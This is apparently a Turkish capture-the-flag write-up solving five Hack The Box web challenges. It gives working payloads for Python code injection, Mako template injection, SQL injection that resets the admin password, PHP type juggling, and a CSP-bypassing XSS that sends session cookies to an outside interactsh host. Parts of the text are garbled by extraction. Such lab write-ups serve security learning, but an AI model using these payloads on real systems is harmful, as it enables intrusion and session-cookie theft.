
## **Evaluation Deck – Easy**



Bizi böyle bir sayfa karşılıyor. Kartlara bastığımızda giden isteği "BurpSuite" aracı ile yakalıyoruz.

```
{ "current_health": "100", "attack_power": "34", "operator": "-" }
```

Bizimle paylaşılan kaynak kodunu incelediğmizde kart açıldıktan sonra "current\_health"in yeniden hesaplandığını ve burada aşağıdaki kodun kullanıldığını görüyoruz.

```
code = compile(f'result = {int(current_health)} {operator} {int(attack_power)}', '<string>', 'exec')
exec(code, result)
```

return response(result.get('result'))

Burada, istekten alınan parametreler üzerinde herhangi bir filtreleme yapılmadan exec() fonksiyonu ile çalıştırıldığını görüyoruz. Bu da "Code Injection" zafiyetine yol açıyor. Yani, backend'in yazıldığı dildeki kodları backend'e çalıştırtabiliriz. "BurpSuite" aracı ile isteği aşağıdaki gibi düzenliyoruz.

```
{ "attack_power": "0", "current_health": "0", "operator": "+ int(".join([str(ord(x)) for x in list(open('/flag.txt').read())])) +"}
```

Böylece, backend "result" değişkenini hesaplarken şu işlemi yapmış olacak.

0 + int(flag.txt dosyasının içeriği) + 0

Bunun üzerine backend'den dönen cevap aşağıdaki gibidir.


"728466123994810051954911010651991164948110115955211451957111451971163333125"

Mesaj değerinin içerisindeki verileri "ASCII to string" yaparak geri yazı haline çeviriyoruz.

 $Flag: HTB\{c0d3\_1nj3ct10ns\_4r3\_Gr3at!!\}$ 


<sup>&</sup>quot;message":

# **Spookifier - Easy**



Bizi böyle bir ekran karşılıyor. Girdiğimiz text'in fontlarını değiştirip bize dönüyor.

Bizimle paylaşılan kaynak kodunu incelediğimizde font1, font2, font3 için filtrelemeler yapıldığını ancak font4'de harfler dışında farklı karakterlerin de olduğunu görüyoruz. Bunun dışında zafiyetli olan "mako template"ın da kullanıldığını görüyoruz. Bu da SSTI (Server Side Template Injection) zafiyetine yol açıyor. Bu zafiyet ile sunucu tarafında kullanılan yerel şablonlara komut çalıştırılabilecek girdiler girilebilmektedir.



Yukarıdaki tablodan da görüldüğü üzere "Mako Template"ın ilgili payload'ının çalışıp çalışmadığını deniyoruz. "\${2+2}" olarak girdimizi girdiğimizde en alttaki font değiştiricinin sonucu 4 olarak döndüğünü görüyoruz. Bu da arka tarafta toplama işlemi yaptırttığımızı yani komutun çalıştığını göstermektedir.

Daha sonra, "flag.txt" dosyasının içeriğini okuyabileceğimiz aşağıdaki payload'ı oluşturuyoruz ve girdi olarak giriyoruz.

\${open('/flag.txt').read()}



 $Flag: HTB\{t3mpl4t3\_1nj3ct10n\_1s\_\$p00ky!!\}$ 

## Horror Feeds - Easy



Bizi bu şekilde bir giriş ekranı karşılıyor. "admin" ismi ile giriş yapmaya çalıştığımızda "Please wait!" mesajını alıyoruz. "Register" ile kayıt olmaya çalıştığımızda da daha önce var olan bir kullanıcı ile kayıt yapamadığımızı görüyoruz.

Daha sonra bize verilen kaynak kodunu incelediğimizde "Register" için aşağıdaki fonksiyonun kullanıldığını görüyoruz.

```
def register(username, password):
    exists = query_db('SELECT * FROM users WHERE username = %s', (username,))
    if exists:
        return False
        hashed = generate_password_hash(password)
        query_db(f'INSERT INTO users (username, password) VALUES ("{username}", "{hashed}")')
        mysql.connection.commit()
    return True
```

Burada kullanıcı girdisi filtrelenip, temizlenmediği ve direkt olarak sorguya eklenip veri tabanında çalıştırıldığı için SQLInjection zafiyeti ortaya çıkıyor. Bu zafiyet, veritabanında beklenmeyen sorguların çalıştırılmasına neden olur. Daha sonra güncelleyeceğimiz şifre hash'ini oluşturmak için kaynak kodunda verilen fonksiyonu kullandık.

import bcrypt

def generate\_password\_hash(password):

```
salt = bcrypt.gensalt()
```

return bcrypt.hashpw('1234'.encode(), salt).decode()

>> \$2b\$12\$SLPMxlZOyBtcYwfTYcydkerRgjBVn4RXv46KyLHFgQfLewwPJ1hDO

Öncelikle birinci sorguyu kapatıp ikinci sorguda admin şifresini güncellemeyi denedim. Payload;

admin; UPDATE users SET password = '\$2b\$12\$SLPMxlZOyBtcYwfTYcydkerRgjBVn4RXv46KyLHFgQfLewwPJ1hDO' WHERE username = 'admin';

Bu şekilde denediğimde çalışmadı. Yani yukarıda yapmaya çalıştığımız işlemi tek sorguda gerçekleştirmemiz gerekiyordu. Kaynak kodundan edindiğimiz bilgiye göre arkada MariaDB çalıştığını biliyoruz. Bu yüzden "ON DUPLICATE KEY UPDATE" anahtar kelimesini kullandık. Böylece, yeni bir admin kullanıcısı eklemeye çalışarak "duplicate" durumu oluşturabilir. Daha sonra da şifresini güncelleyebiliriz. "BurpSuite" aracı üzerinde düzenlenmiş payload;

Daha sonra kullanıcı name "admin", password "1234" diyerek admin kullanıcısı olarak giriş yapıyoruz. En aşağıda kameralardan birisinin MAC adresinde flag'ımızı görüyoruz.



Flag: HTB{N3ST3D\_QU3R1E5\_AR3\_5CARY!!!}

# Juggling Facts - Easy



Bizi bu şekilde bir giriş ekranı karşılıyor. "Spooky Facts", "Not So Spooky Facts" seçeneklerine tıkladığımızda içerikler gösteriliyor. Ancak, "Secret Facts" kısmını sadece adminin görebileceğine dair bir uyarı alıyoruz. Arka tarafta giden istek şu şekildedir;

```
{ "type":"spooky" }
Aşağıda ilgili fonksiyon bulunmaktadır.
public function getfacts($router)
{
    $jsondata = json_decode(file_get_contents('php://input'), true);
    if ( empty($jsondata) || !array_key_exists('type', $jsondata)) {
        return $router->jsonify(['message' => 'Insufficient parameters!']);
    }
    if ($jsondata['type'] === 'secrets' && $_SERVER['REMOTE_ADDR'] !== '127.0.0.1') {
        return $router->jsonify(['message' => 'Currently this type can be only accessed through localhost!']);
    }
    switch ($jsondata['type']) {
        case 'secrets':
        return $router->jsonify([
```

```
'facts' => $this->facts->get_facts('secrets')
]);
case 'spooky':
    return $router->jsonify([
        'facts' => $this->facts->get_facts('spooky')
]);
case 'not_spooky':
    return $router->jsonify([
        'facts' => $this->facts->get_facts('not_spooky')
]);
default:
    return $router->jsonify([
        'message' => 'Invalid type!'
]); }
```

Bize verilen kaynak kodunu incelediğimizde "Juggling PHP Vulnerability" olduğunu görüyoruz. Bu güvenlik açığı, verinin eşit olup olmadığı karşılaştırılırken tip kontrolü yapılmamasından kaynaklanır. Switch-case statement'ının ilk case'ine baktığımızda admin için girilen 'secrets' kısmının kontrolü yapıldığını görüyoruz. İsteğimizde bu kısmı bypass edebilmek için spooky stringi yerine true dönebilecek ancak 'secrets' stringi olmayan bir şey yazmamız gerekiyor. Yani, true.

true t	rue	false false	1	0	-1							
false fa		false			-1	"1"	"0"	"-1"	null	[]	"php"	нн
	2100		true	false	true	true	false	true	false	false	true	false
l ti	atse	true	false	true	false	false	true	false	true	true	false	true
-	rue	false	true	false	false	true	false	false	false	false	false	false
9 fa	alse	true	false	true	false	false	true	false	true	false	false	false*
-1 t	rue	false	false	false	true	false	false	true	false	false	false	false
"1" t	rue	false	true	false	false	true	false	false	false	false	false	false
"0" <b>f</b> a	alse	true	false	true	false	false	true	false	false	false	false	false
"-1" t	rue	false	false	false	true	false	false	true	false	false	false	false
null fa	alse	true	false	true	false	false	false	false	true	true	false	true
[] fa	alse	true	false	false	false	false	false	false	true	true	false	false
"php" t	rue	false	false	false*	false	false	false	false	false	false	true	false
"" fa	alse	true	false	false*	false	false	false	false	true	false	false	true

İsteği aşağıdaki gibi düzenliyoruz ve "Secret Facts" kısmının içeriği dönüyor.

{ "type":true }

Flag: HTB{sw1tch\_stat3m3nts\_4r3\_vuln3r4bl3!!!}

## **Cursed Secret Party - Medium**



Bizi bu şekilde bir giriş ekranı karşılıyor. Bize verilen kaynak kodu incelediğimizde package.json içerisinde nunjuck kütüphanesi ile "HALLOWEEN NAME" kısmının filtrelenmesine gerek olmadığı belirtilmiş. Bu yüzden, buraya XSS (Cross-site scripting) payload'ı deniyoruz. Payload;

#### <script>alert(1)</script>


Bunun üzerine konsolu açtığızmızda sitede CSP (Content-security Policy)'nin aktif olduğunu ve XSS payloadını onun engellediğini görüyoruz. İnternette CSP Bypass diye araştırdığımızda bunun mümkün olduğunu ve CSP ile izin verilmiş kaynakların kullanılarak yapılabildiğini görüyoruz. Buada izin verilmiş üç adet kaynak bulunuyor. CDN, dikkatimizi çekiyor.

script-src 'self' https://cdn.jsdelivr.net; Tek tek kaynakları incelediğimizde "CDN" ile kolayca CSP bypass yapılabilen bir modül yazıldığını görüyoruz. CDN üzerinden kullanıcıya pek değişikliğe uğramayan dosyalar sunulur.

Link: https://github.com/CanardMandarin/csp-bypass

Örnek payloadları denediğimizde XSS payloadının çalıştığını görüyoruz. Payload;

<script src='https://cdn.jsdelivr.net/npm/csp-bypass@1.0.2/dist/sval-classic.js'></script><br/>csp='alert("XSS TEST")'>




Daha sonra session-cookie'yi elde etmek için kendi payloadımızı oluşturuyoruz. Burada CDN üzerinden kendi zararlı javascript dosyamızı ileterek oturum çerezini alacağız. Burada Out-of-band (OOB) interactionları yakalaması için interactsh'ı kullanıyoruz. Payload içeriğinin aşağıdaki gibi görünmesini istiyoruz.

```
var xhttp = new XMLHttpRequest();
xhttp.open('GET', ' cdhtqrq2vtc0000ass6ggga7mhcyyyyyb.oast.fun/' + document.cookie, true);
xhttp.send();
```

Bu yüzden payloadımız aşağıdaki gibi oluyor. CSP-bypass modülünün bize sunduğu, test ettiğimiz payload içerisinde alert() yerine zararlı js kodumuzu ekliyoruz.

<script src='https://cdn.jsdelivr.net/npm/csp-bypass@1.0.2/dist/sval-classic.js'></script><br/>csp='const http=new XMLHttpRequest(); http.open(\"GET\", \"https://cdhtqrq2vtc0000ass6ggga7mhcyyyyyb.oast.fun/\" + document.cookie);http.send();'>

"HALLOWEEN NAME" kısmına payloadımızı diğer yerlere de dummy variable girerek payloadımızı çalıştırmış oluyoruz. Interactsh üzerinde bize oturum çerezi dönmüş oluyor. Oturum çerezini, jwt.io üzerinden decode ederek flag'imizi alıyoruz.



Flag: HTB{cdn\_c4n\_byp4ss\_c5p!!}